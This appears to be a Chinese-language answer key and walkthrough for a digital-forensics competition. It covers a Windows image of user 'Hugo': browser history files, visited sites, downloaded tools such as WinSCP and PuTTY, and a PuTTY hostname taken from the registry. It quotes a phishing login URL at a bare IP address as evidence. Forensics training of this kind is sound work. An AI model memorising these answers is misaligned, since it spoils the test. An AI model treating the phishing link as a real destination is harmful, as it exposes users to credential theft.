
It may take a few moments for this transaction to appear in your account.


View the details of this transaction online http://158.69.201.134/login.html

Seller
ASOA Direct.
Peter Ho
Delivery address - confirmed

根据上述问题，网络钓鱼电子邮件将链接到一个URL查看交易的细节。请问，该链接的URL是什么？
（答案格式：http://abc.com/abc.htm）
答案：http://158.69.201.134/login.html
解题：同上题图，图中下面框出。

请问哪一个文件中保存了微软互联网浏览器的历史浏览记录？
（答案格式：123.abc）
答案：Index.dat
解题：找出微软浏览器的历史记录，并跳转到源文件





根据上述问题，那个档案储存了Hugo的微软互联网浏览器的缓存记录（cache history）？（答案格式：C:\folder\subfolder\123.abc）

答案：C:\Users\Hugo\AppData\Local\Microsoft\Windows\TemporaryInternet Files\Content.IE5\index.dat


解题：方法同上题


根据微软互联网浏览器的历史浏览记录，Hugo在2016-09-13，02:32:34（世界协调时间 / UTC），曾访问域 / 主机的名称 / 地址是什么？

（答案格式：http://www.abc.com.cn）

答案：http://www.chiark.greenend.org.uk

解题：找IE的浏览记录，并按时间筛选。







请找出Mozilla Firefox的互联网历史文本，上述文本的名称是什么？

（答案格式：123.abc）

答案： places.sqlite

解题： 方法同27 28题






请检查视窗用户Hugo中的Mozilla Firefox互联网历史文本，他是在那一天（世界协调时间 / UTC），访问网页www.xshellz.com？

（答案格式：YYYY-MM-DD）

答案： 2016-09-13


解题：搜索关键词www.xshellz.com



请问哪一个文件中保存了Google Chrome浏览器的历史浏览记录？

答案：History

解题：方法同27 28 30题




该电脑中可能含有Jason的相关信息，例如电子邮件地址。请问，Jason的电子邮件地址是什么？

(提示：21个字符)

答案： jasonforensics@qq.com

解题：认真找邮件，即可发现




有没有发现其他可以与手机通讯的聊天程式？

（答案格式：ProgramName）

答案：WeChat

解题：在即时通讯软件中找到微信电脑版




有没有发现任何包括安全文件传输功能的传输工具？

（答案格式：123.abc）

答案：WinSCP.exe

解题：在downloads文件夹里发现了该软件




根据上述问题，该文件传输工具是从哪里下载的？

（答案格式：https://domain.abc）

答案：https://winscp.net


解题：在谷歌浏览器下载记录中找到



根据上述问题，请问用户使用哪一个浏览器下载该文件传输工具？

答案： Chrome

解题：在谷歌上网记录中的下载记录可找到




有没有发现任何已下载的远程访问工具？若有，请列举。

（答案格式：123.abc）

答案：putty.exe

解题：在Hugo的桌面上发现有putty.exe




39. 加分题：根据远程访问工具，请问用户曾连接到哪一个主机名？

答案：shell.xshellz.com

解题：通过查找注册表

HKEY_USERS/Hugo/sid/Software/SimonTatham/PuTTY



乃哥 qq 562736788